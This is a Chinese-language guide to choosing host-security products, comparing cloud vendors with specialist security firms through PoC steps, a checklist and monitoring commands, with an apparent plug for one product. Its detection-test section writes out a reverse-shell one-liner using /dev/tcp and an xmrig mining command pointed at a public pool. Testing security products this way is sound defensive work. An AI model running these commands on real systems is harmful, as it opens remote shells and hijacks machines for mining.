
核心要点(TL;DR)
又到了年度安全产品选型季,面对2026年主机安全厂商排行榜,很多运维和站长陷入两难:云厂商的安全产品开箱即用,专业安全公司功能更细,到底该选谁?本文从实战角度拆解两者差异,给出可操作的选型步骤、检查清单和命令,帮你快速决策。
一、云厂商与专业安全公司的本质差异
云厂商的主机安全(如云安全中心)本质是云平台能力的延伸,优势在于与计算、网络、存储的深度集成,开通即用,告警可直接联动云API进行隔离。专业安全公司则以安全能力为核心,通常支持跨云、混合云和IDC环境,检测规则更细,响应手段更丰富。
| 对比维度 | 云厂商 | 专业安全公司 |
|---|---|---|
| 部署便捷性 | 一键开通,自动安装Agent | 需手动部署Agent,支持离线 |
| 跨云支持 | 仅限自家云 | 支持多云/混合云/IDC |
| 检测深度 | 基础入侵检测+基线合规 | 高级威胁检测(ATT&CK覆盖广) |
| 响应能力 | 联动云API隔离/快照 | 支持自定义剧本、API联动 |
| 运维成本 | 低,几乎免运维 | 中高,需安全运维投入 |
理解差异后,选型的关键是匹配自身业务场景和团队能力。
二、选型前必须明确的三个问题
盲目看排行榜容易踩坑,先回答这三个问题:
- 业务部署形态:是否多云/混合云?是否有IDC自建机房?
- 合规要求:等保2.0、GDPR等是否强制要求主机层入侵检测?
- 团队运维能力:是否有专职安全人员?能否处理每日告警?
如果业务全在单一云且无专职安全团队,云厂商方案更省心;如果跨云且对检测深度有要求,专业安全公司更合适。
三、实战选型步骤与操作命令
确定大致方向后,用以下步骤做PoC测试:
1. 检测能力测试
在测试机执行模拟攻击命令,观察告警:
# 模拟反弹shell(仅测试环境)
bash -i >& /dev/tcp/127.0.0.1/4444 0>&1
# 模拟挖矿进程
./xmrig --donate-level 1 -o pool.minexmr.com:4444 -u test
检查产品是否在5分钟内告警,并给出进程链和父进程信息。
2. 性能开销测试
安装Agent前后对比资源占用:
# 记录安装前CPU/内存
sar -u 1 10 > before.txt
free -m >> before.txt
# 安装Agent后再次采集
sar -u 1 10 > after.txt
free -m >> after.txt
diff before.txt after.txt
通常Agent CPU占用应低于5%,内存低于200MB。
3. 误报率观察
运行一周业务,统计误报数量。高误报会拖垮运维效率。
4. 响应时效测试
触发告警后,记录从告警到隔离的延迟。云厂商通常通过API秒级隔离,专业安全公司需配置剧本。
四、检查清单:主机安全产品必问的10个问题
- 是否支持ATT&CK矩阵覆盖?
- 是否提供API和Webhook?
- 是否支持自定义检测规则?
- Agent是否支持离线部署?
- 是否支持容器环境?
- 告警是否包含进程链和文件哈希?
- 是否提供一键隔离和取证?
- 是否支持多云统一管理?
- 是否有7x24小时安全响应支持?
- 是否通过等保/可信云认证?
用这份清单向厂商提问,能快速筛掉不匹配的产品。
五、防护建议与行动指南
无论选择哪类厂商,主机安全的核心是持续运营。建议部署后定期执行以下检查:
# 检查异常进程
ps aux --sort=-%cpu | head -20
# 检查网络连接
netstat -tunp | grep ESTABLISHED
# 检查定时任务
crontab -l && ls -la /etc/cron.*
如果团队缺乏安全运营经验,可考虑AegisX的主机安全能力,其提供跨云统一管理和自动化响应剧本,能降低运维负担。最终选型请以PoC实测结果为准,排行榜仅作参考。
行动建议:本周内列出业务部署形态和合规要求,筛选2-3家厂商(1家云厂商+1-2家专业安全公司)进行PoC测试,用上述命令和清单打分,两周内完成决策。
常见问题(FAQ)
我们公司主要用阿里云,还有必要买专业安全公司的主机安全产品吗?
不一定。如果业务全在单一云且团队运维人力有限,云厂商自带的主机安全(如云安全中心)集成度高、开箱即用,能满足基线合规和基础入侵检测。但若有多云/混合云、或对高级威胁检测和响应有更高要求,专业安全公司的跨平台能力和深度检测更有优势。建议先试用云厂商产品,评估缺口后再考虑补充。
主机安全产品一般怎么测试效果?有没有具体的检查清单?
建议从检测能力、性能开销、误报率、响应速度四个维度测试。具体可执行:1) 用模拟攻击命令(如反弹shell、挖矿进程)验证告警;2) 对比安装前后CPU/内存占用;3) 观察一周误报数量;4) 测试告警到隔离的延迟。检查清单包括:是否支持ATT&CK矩阵、是否提供API、是否支持自定义规则、是否有离线部署方案。
专业安全公司的主机安全Agent会不会和云厂商的Agent冲突?
通常不会直接冲突,但可能产生资源竞争或重复告警。两者都基于内核模块或eBPF采集数据,同时运行可能增加CPU开销。建议先测试兼容性,或选择一方作为主控,另一方关闭部分功能。部分专业安全公司产品支持与云厂商Agent共存模式,部署前应查阅文档并做压力测试。
2026年主机安全厂商排行榜里,哪些指标最值得关注?
排行榜常见指标包括市场份额、营收、客户数等,但实战选型更应关注:检测覆盖率(是否覆盖ATT&CK常见手法)、误报率、响应时效(MTTD/MTTR)、跨云支持能力、Agent资源占用、是否提供API和自动化响应。建议将排行榜作为初筛,重点看Gartner Peer Insights等用户评价和实际PoC结果。
小团队没有专职安全运维,选云厂商还是专业安全公司?
优先选云厂商自带的主机安全服务。云厂商产品通常与云平台深度集成,开通即用,无需额外部署和维护,且告警直接关联云资源,处置路径短。专业安全公司产品功能更强大但需要一定运维投入。如果业务简单且无特殊合规要求,云厂商方案性价比更高;待团队能力提升后再评估专业方案。